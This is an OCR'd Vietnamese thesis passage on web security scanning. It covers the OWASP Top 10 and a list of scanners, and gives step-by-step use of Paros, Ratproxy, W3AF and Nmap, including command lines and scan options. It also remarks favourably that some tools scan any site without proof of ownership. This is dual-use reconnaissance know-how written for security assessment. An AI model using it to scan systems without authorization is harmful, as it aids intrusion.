Quét là một trong ba kĩ thuật thu thập thông tin (sau In dấu ấn_Footprintting và Liệt kê mạng_Network Enumeration) của một hacker. Những kẻ xâm nhập thường phải tốn đến 90% thời gian để thu thập thông tin và chỉ có 10% thời gian cho cuộc tấn công. Vì thế đây là một trong các bước quan trọng của hacker cũng như đối với các nhà quản trị mạng. Qua việc quét một hệ thống, hacker hay các nhà quản trị mạng có thể có được các thông tin sau:

- Địa chỉ IP.
- Hệ điều hành.
- Cấu trúc hệ thống.
- Các chương trình, dịch vụ nào đang chạy trên máy tính.


Có ba loại quét khác nhau:

- Quét cổng (Port scanning): Các gói tin được gửi đến các cổng máy mục tiêu để tìm hiểu về các dịch vụ mạng của máy tính đó. Nếu các liên kết có thể thực hiện chứng tỏ cổng đó đang hoạt động. Từ đó có thể tiếp tục xác định dịch vụ đang chạy trên cổng đó.
- Quét hệ thống mạng (Network scanning): Sử dụng các kỹ thuật quét để xác định thông tin của các host đang hoạt động trên một hệ thống mạng. Loại

quét này có thể phục vụ cho tấn công hay đánh giá tính bảo mật của hệ thống mạng [16].

- Quét lỗ hổng (Vulnerability Scanning): Dựa trên việc phân tích các thông tin thu thập từ hai loại quét trên cộng với việc sử dụng một số kỹ thuật để tìm ra các lỗ hổng của hệ thống. Từ đó có thể tấn công hay khắc phục các lỗ hổng được phát hiện.

Quá trình thực hiện việc tấn công:



Hình 3.1: Các bước thực hiện việc tấn công

Do phạm vi đề tài chỉ thực hiện trong bước quét nên ta chỉ tiến hành nghiên cứu 5 bước đầu tiên đó là:

- Kiểm tra hệ thống đang hoạt động: Bước này nhằm xác định máy mục tiêu hiện đang hoạt trên hệ thống mạng hay không.
- Kiểm tra cổng đang mở: Xác định các cổng mà máy mục tiêu mở nhằm khám phá các dịch vụ chạy trên máy mục tiêu ở bước tiếp theo.
- Xác định dịch vụ: Dựa vào bước thứ hai ta có tiếp tục thực hiện việc quét để xác định được các dịch đang chạy trên các cổng đó.
- Lấy banner/ Xác định hệ điều hành: Thu thập các banner và các thông tin mà máy mục tiêu tiết lộ để xác định hệ điều hành hay các webserver, các hệ quản trị cơ sở dữ liệu được sử dụng.

- Quét lỗ hổng: Dựa vào các thông tin thu thập được, tiếp tục thực hiện việc quét để tìm kiếm các thông tin nhạy cảm. Từ đó xác định các lỗ hổng của hệ thống.

Có rất nhiều sản phẩm thương mại và miễn phí để hỗ trợ bạn trong việc thử nghiệm bảo mật của thiết kế web. Tuy nhiên, kẻ xâm nhập tấn công với nhiều hình thức và nhiều lỗ hổng bảo mật khác nhau, trong khi đó mỗi công cụ chỉ có thể quét được một số lỗ hổng nhất định [13], do đó cần có sự kết hợp các công cụ lại với nhau và tùy vào lỗ hổng bảo mật ta mà ta có thể kết hợp với các giao thức từ xa để khắc phục cho hợp lý. Phần sau sẽ nêu bộ tiêu chí đánh giá và danh sách một số công cụ hiệu quả hiện nay.

3.2 Bộ tiêu chí đánh giá

Trước khi khảo sát các công cụ đánh giá an toàn website, xin được đưa ra bộ tiêu chí đang được sử dụng phổ biến hiện nay là OWASP [14]. OWASP viết tắt của Open Web Application Security Project (dự án mở về bảo mật ứng dụng web), dự án là một sự cố gắng chung của của cộng đồng giúp các tổ chức có thể phát triển, mua hoặc bảo trì các ứng dụng an toàn. OWASP Top 10 2013 đánh dấu 11 năm hoạt động tuyên truyền về sự quan trọng của bảo mật thông tin cho các ứng dụng. WASP Top 10 xuất hiện đầu tiên vào năm 2003, được sửa đổi vài điểm nhỏ trong những năm 2004 và 2007, đến nay là phiên bản 2013. Mục tiêu chính của OWASP Top 10 là để hướng dẫn người lập trình viên, người thiết kế, kỹ sư, quản lí và cả tổ chức về hậu quả của những điểm yếu quan trọng nhất trong ứng dụng web. Top 10 cung cấp những kỹ năng cơ bản để bảo chống lại các rủi ro và hướng dẫn để xử lý.

Bảng 3.1: OWASP Top 10

A1 - Lỗi nhúng mã	Xảy ra trong các ứng dụng như SQL, LDAP khi những dữ liệu không xác thực được gửi tới hệ thống biên dịch như một phần của mã lệnh. Những dữ liệu này của kẻ tấn công có thể lừa hệ thống biên dịch thực hiện những mã lệnh độc hại hoặc giúp kẻ tấn công xâm nhập đến những dữ liệu quan trọng một cách trái phép.
A2 - Lỗi xác thực và quản lý phiên làm việc	Những đoạn chương trình kiểm tra danh tính và quản lý phiên làm việc của người sử dụng thường hay được làm qua loa không đúng cách. Điều này giúp kẻ thâm nhập có thể ăn cắp mật mã, khóa, mã của các phiên làm việc {session token} hoặc tận dụng những lỗi khác để giả mạo danh tính các người dùng khác.

A3 - Thực thi mã script xấu (XSS)	Xảy ra khi một ứng dụng tiếp nhận những dữ liệu không đáng tin cậy và gửi chúng đến cho trình duyệt web mà không qua xử lý và kiểm duyệt. XSS cho phép kẻ tấn công thực hiện mã độc trên trình duyệt của người bị tấn công và lợi dụng ăn cắp phiên truy cập để mạo danh hoặc hủy hoại trang web hoặc lừa người sử dụng đến những trang web chứa mã độc khác.
A4 - Đối tượng tham chiếu trực tiếp không an toàn	Xảy ra khi người phát triển để lộ một tham chiếu đến những đối tượng trong hệ thống như các tập tin, thư mục hay khóa dữ liệu. Nếu chúng ta không có một hệ thống kiểm tra truy cập, kẻ tấn công có thể lợi dụng những tham chiếu này để truy cập dữ liệu một cách trái phép.
A5 - Sai sót cấu hình bảo mật	Một cơ chế an ninh tốt cần phải định nghĩa những hiệu chỉnh về an ninh và triển khai nó cho các ứng dụng, máy chủ ứng dụng, máy chủ web, máy chủ dữ liệu và các ứng dụng nền tảng. Tất cả những thiết lập nên được định nghĩa, thực hiện và bảo trì bởi vì rất nhiều hệ thống không được triển khai với thiết lập an toàn mặc định. Các hiệu chỉnh cũng bao gồm cập nhật phần mềm và những thư viện được sử dụng bởi ứng dụng.
A6 - Phơi bày các dữ liệu nhạy cảm	Nhiều ứng dụng web không bảo vệ dữ liệu nhạy cảm như thẻ tín dụng, mã số thuế và những mã xác thực bí mật bằng các phương thức mã hóa hay băm (hashing). Kẻ tấn công có thể ăn cắp hay thay đổi những dữ liệu hạy cảm này và tiến hành hành vi trộm cắp, gian lận thẻ tín dụng,...
A7 - Thiếu chức năng điều khiển truy cập	Gần như tất cả các ứng dụng web kiểm tra quyền truy cập cấp độ chức năng trước khi thực hiện chức năng mà có thể nhìn thấy trong giao diện người dùng. Tuy nhiên, các ứng dụng cần phải thực hiện kiểm tra kiểm soát truy cập tương tự trên máy chủ khi mỗi chức năng được truy cập. Nếu yêu cầu không được xác nhận, kẻ tấn công sẽ có thể giả mạo yêu cầu để truy cập vào chức năng trái phép.
A8 - Giả mạo yêu cầu (CSRF)	Kiểu tấn công này ép buộc trình duyệt web của một người dùng đã đăng nhập gửi những yêu cầu các HTTP giả bao gồm cookie của phiên truy cập và những thông tin tự động khác bao gồm thông tin đăng nhập đến một ứng dụng web. Điều này, cho phép kẻ tấn công buộc trình duyệt web tạo ra những yêu cầu đến ứng dụng web mà ứng dụng không thể biết đây là những yêu cầu giả mạo của kẻ tấn công.
A9 - Sử dụng thành phần đã tồn tại lỗ hổng	Các lổ hổng có thể có trong các thành phần (thành phần phát triển ứng dụng) như các thư viện, các framework, và mô-đun phần mềm khác. Các thành phần này gần như luôn luôn chạy với quyền cao nhất trong hệ thống. Vì vậy, nếu bị khai thác, các thành phần này có thể gây mất dữ liệu nghiêm trọng. Các ứng dụng sử dụng các thành phần tồn tại lổ hổng có thể làm

	suy yếu phòng thủ của hệ thống, cho phép một loạt các cuộc tấn công và ảnh hưởng đến hệ thống.
A10 - Chuyển hướng và chuyển tiếp thiếu kiểm tra	Ứng dụng web thường chuyển hướng, chuyển tiếp người dùng đến những trang web, website khác và sử dụng những thông tin thiếu tin cậy để xác định trang đích đến. Nếu không được kiểm tra một cách cẩn thận, kẻ tấn công có thể lợi dụng để chuyển hướng nạn nhân đến các trang web lừa đảo hay trang web chứa phần mềm độc hại, hoặc chuyển tiếp để truy cập các trang trái phép.

3.3 Một số công cụ quét lỗ hổng bảo mật ứng dụng web thông dụng hiện nay

Danh sách một số chương trình quét lỗ hổng bảo mật website hiện nay:

Bảng 3.2: Danh sách một số chương trình quét lỗ hổng bảo mật

Tên chương trình	Tác giả	Bản quyền	Hệ điều hành
Acunetix WVS	Acunetix	Trả phí / Miễn phí (Tính năng hạn chế)	Windows
AppScan	IBM	Trả phí	Windows
App Scanner	Trustwave	Trả phí	Windows
Burp Suite	PortSwigger	Trả phí / Miễn phí (Tính năng hạn chế)	Hỗ trợ hầu hết các Hệ điều hành
GamaScan	GamaSec	Trả phí	Windows
Grabber	Romain Gaucher	Mã nguồn mở	Python 2.4, BeautifulSoup và PyXML
N-Stalker	N-Stalker	Trả phí	Windows
Netsparker	MavitunaSecurity	Trả phí	Windows
Nexpose	Rapid7	Trả phí / Miễn phí (Tính năng hạn chế)	Windows/Linux
Nikto	CIRT	Mã nguồn mở	Unix/Linux
AppSpider	Rapid7	Trả phí	Windows
ParosPro	MileSCAN	Trả phí	Windows

Retina	BeyondTrust	Trả phí	Windows
Vega	Subgraph	Mã nguồn mở	Windows, Linux và Macintosh
Wapiti	Informática Gesfor	Mã nguồn mở	Windows, Unix/Linux và Macintosh
Tripwire WebApp360	TripWire	Trả phí	Windows
WebInspect	HP	Trả phí	Windows
W3AF	W3AF.org	Mã nguồn mở	Linux và Mac
Xenotix XSS Exploit Framework	OWASP	Mã nguồn mở	Windows
Zed Attack Proxy	OWASP	Mã nguồn mở	Windows, Unix/Linux và Macintosh

3.3.1 Paros Proxy

Paros là một chương trình viết bằng Java, nó dùng để đánh giá bảo mật ứng dụng web. Đặc tính của Paros là đóng vai trò như một proxy, bắt tất cả dữ liệu HTTP và HTTPS giữa máy máy chủ và máy trạm, bao gồm cả cookies và toàn bộ dữ liệu trên form. Sau đó đánh giá các lỗ hổng của website dựa trên dữ liệu thu thập được.

Paros là một chương trình miễn phí, hỗ trợ cả việc xem và chỉnh sửa các thông điệp HTTP/HTTPS để thay đổi các mục như cookies và dữ liệu trên form. Nó có thể ghi nhận lưu lượng truy cập web, tính toán mảng băm và quét một số tấn công ứng dụng web thông thường, như SQL Injection và Cross-site Scripting.

Các bước để sử dụng chương trình như sau:


Bước 1: Kiểm tra cấu hình cài đặt roxy của Paros, mặc định Paros sử dụng localhost và cổng 8080 là cấu hình mặc định.

Bước 2: Cài đặt proxy cho trình duyệt, địa chỉ proxy và cổng truy cập cài đặt như bước 1.

Bước 3: Dùng trình duyệt web vừa cấu hình để truy cập vào website cần đánh giá, và mở tất cả các link cần quét trên trang web để Paros thu thập thông tin.

Bước 4: Quét dữ liệu thu được để lấy kết quả. Paros sẽ sinh ra một file báo cáo kết quả dạng html.

Bước 5: Vào menu "Report\Last scan report" để xem kết quả. Báo cáo kết quả chia làm 2 phần, phần đầu sẽ trình bày tổng quan tất cả các lỗ hổng, phần thứ 2 sẽ trình chi tiết từng lỗ hổng.



Hình 3.2: Kết quả thu được từ Paros

Kết luận: Paros là một chương trình miễn phí tốt để đánh giá các lỗ hổng bảo mật của website. Có thể quét bất kỳ trang web nào mà không cần chứng thực quyền sở hữu đối với trang web đó. Giao diện thì trực quan và dễ sử dụng. Nhưng nhược điểm của Paros là không tự động quét toàn bộ trang web được mà phải thông qua trình duyệt để duyệt từng page của trang web. Điều này rất thủ công và mất rất nhiều thời gian và công sức để quét những trang web lớn.

3.3.2 Google Ratproxy

Ratproxy là công cụ đánh giá bảo mật website của hãng Google, nhằm hỗ trợ cho các lập trình viên phát triển web có thể kiểm tra và phát hiện các lỗ hổng bảo mật mà tin tặc có thể khai thác tấn công.

Ratproxy là một công cụ hoàn toàn miễn phí, Google đã quyết định nguồn mở hóa ứng dụng này, mà lâu nay vốn chỉ được sử dụng duy nhất trong nội bộ hãng. Nhằm giúp cho các webmaster trong việc dò tìm lỗi bảo mật khác nhau về mã lập trình khi phát triển các ứng dụng web như các lỗi XSS (cross-site scripting), lỗi caching trình duyệt cũng như một số lỗi thông dụng khác.

Michal Zalewski - một chuyên gia bảo mật của Google - cho biết "hãng kỳ vọng Ratproxy sẽ góp một phần thiết thực trong việc tăng cường độ an toàn cho ứng dụng web cũng như giúp người dùng hiểu được những thách thức mà công nghệ web ngày nay đang phải đối mặt".

Các bước để sử dụng chương trình: Ratproxy là chương trình chạy trên linux, nếu muốn chạy trên Windows thì phải dùng Cygwin.

Bước 1: Mở một command shell và chạy Ratproxy bằng câu lệnh sau:

ratproxy –v ratproxy –w report.log –d localhost –leXtifscgjmcls


Bước 2: Khi Ratproxy đã chạy thì mở trình duyệt web lên để cấu hình proxy cho trình duyệt.

Bước 3: Dùng trình duyệt để truy cập vào website cần đánh giá, sử dụng tất cả các page của trang web. Toàn bộ dữ liệu sẽ được di qua Ratproxy và kết quả sẽ được ghi vào file log.

Bước 4: Quay trở lại command shell đang chạy ở bước 1, bấm Ctrl+C để stop Ratproxy, và gõ câu lệnh sau để tạo file kết quả:

ratproxy-report.sh report.log > report.html

Bước 5: Mở file report.html đã tạo ở trên để xem kết quả



Hình 3.3: Kết quả quét bằng Ratproxy

<u>Kết luận</u>: Ratproxy là công cụ đánh giá an toàn website tốt của Google, có khả năng quét nội dung và lôi ra những đoạn mã Javascript được giấu trong Style Sheet, hỗ trợ quét giao thức an toàn SSL (Secure Socket Layer). Tuy nhiên, phương thức bán chủ động của Ratproxy đã làm giảm tính hiệu quả của chương trình, người dùng phải thực hiện thao tác thủ công trên từng page của website làm mất rất nhiều thời gian và công sức.

3.3.3 W3AF (Web Application Attack and Audit Framework) [15]

W3AF là 1 công cụ dùng để rà soát lỗi bảo mật và kiểm định mức độ an toàn của website. Đúng như tên gọi của nó, W3AF thực sự là một framework để phát triển các ứng dụng về đánh giá an toàn website. Nó có nhiều hàm hỗ trợ việc quét và dò tìm lỗ hổng bảo mật.

W3AF được trang chuyên về công cụ bảo mật Sectools.org đánh giá là một trong 3 công cụ quét [2] lỗ hổng website tốt nhất hiện nay. Đây là công cụ được cộng đồng mã nguồn mở đóng góp và xây dựng, các phiên bản mới được cập nhật liên tục, và hiện này đang là phiên bản r6376.


W3AF dò tìm và phát hiện được rất nhiều loại lỗ hổng bảo mật, từ những lỗi thông dụng đến những lỗi ít khi gặp, các lỗi mới phát sinh được cộng đồng mã nguồn mở bổ sung thường xuyên.

W3AF cho phép quét tự động toàn bộ website và hỗ trợ quét nâng cao theo cấu hình tùy chọn để phù hợp với từng loại website. Nó không sử dụng proxy mà dùng các plugins dạng Spider để thu thập toàn bộ dữ liệu của website. Các plugins được chia thành 3 dạng: Discovery, Audit và Attack. Ở đây chúng ta chủ yếu sử dụng 2 loại plugins là Discovery và Audit.

Các bước sử dụng chương trình: W3AF có 2 giao diện sử dụng là giao diện console và giao diện đồ họa (GUI). Ở đây đề tài xin giới thiệu cách sử dụng giao diện đồ họa.

Bước 1: Cấu hình các thông số quét, sau đó nhập địa chỉ website cần quét và nhấn nút "Start" để quét toàn bộ webstie.

Bước 2: Sau khi chương trình quét xong, mở tab Result để xem kết quả. Kết quả sẽ mô tả chi tiết lỗi và nội dung request của từng lỗi một.



Hình 3.4: Kết quả sau khi quét bằng W3AF

Kết luận: W3AF là một công cụ mạnh để quét các lỗ hổng bảo mật, không cần chứng thực sở hữu đối với website cần quét và cũng không cần sử dụng thông qua một proxy nào. Nó là một framework để phát triển các ứng dụng, bao gồm nhiều hàm để quét và dò tìm lỗ hổng bảo mật. Các lỗ hổng bảo mật thì thường xuyên được phát hiện và bổ sung, với việc được cập nhật thường xuyên các lỗ hổng bảo mật mới, W3AF thực sự là công cụ tốt để đánh giá an toàn website.

3.3.4 Nmap

Nmap (Network Mapper) là một công cụ mã nguồn mở và miễn phí được viết bởi Gordon Lyon có thể chạy trên nhiều hệ điều hành như Linux ,Window, Mac OS… Được mệnh danh là công cụ sản phẩm bảo mật của năm bởi tạp chí Linux, Info World, LinuxQuestions.Org [11]. Nmap bao gồm một bộ giao diện đồ họa (Zenmap) và một chạy trên dòng lệnh. Tuy nhiên Zenmap chỉ hiện thị kết quả trên giao diện đồ họa vì thế người dùng vẫn dùng các câu lệnh để thực thi lệnh quét. Nmap có thể thực hiện việc 2 loại quét đó là quét cổng, quét hệ thống mạng. Trong đó có rất nhiều tùy chọn cho phép thu thập các thông tin với các kỹ thuật khác nhau. Ngoài ra Nmap có thể quét những hệ thống mạng lớn với hàng trăm máy cùng một lúc. Phiên bản được sử dụng là 5.25.

Các thông tin mà nmap có thể thu thập được:

- Kiểm tra host có hoạt động hay không. Địa chỉ MAC, IP của host.
- Thông tin của cổng.
- Xác định các dịch vụ chạy trên cổng.
- Xác định hệ điều hành.
- Xác định web server và ứng dụng chạy trên nó.

Để thực thi được lệnh quét người dùng phải thực thi câu lênh theo cấu trúc sau:
nmap [loại_quét] [tùy_chọn] [địa_chỉ_hosts]

Các tùy chọn quét cơ bản:

-sP : kiểm tra máy mục tiêu có đang hoạt động không.


-sS, -sF , -sU, -sT… : các kỹ thuật quét SYN, FIN, UDP, TCP…

-O : xác định hệ điều hành.

-sV : xác định dịch vụ chạy trên cổng. -p : chỉ định cổng được quét.

--traceroute: đường đi của gói tin.

….



Hình 3.5: Kết quả sau khi quét bằng Zenmap

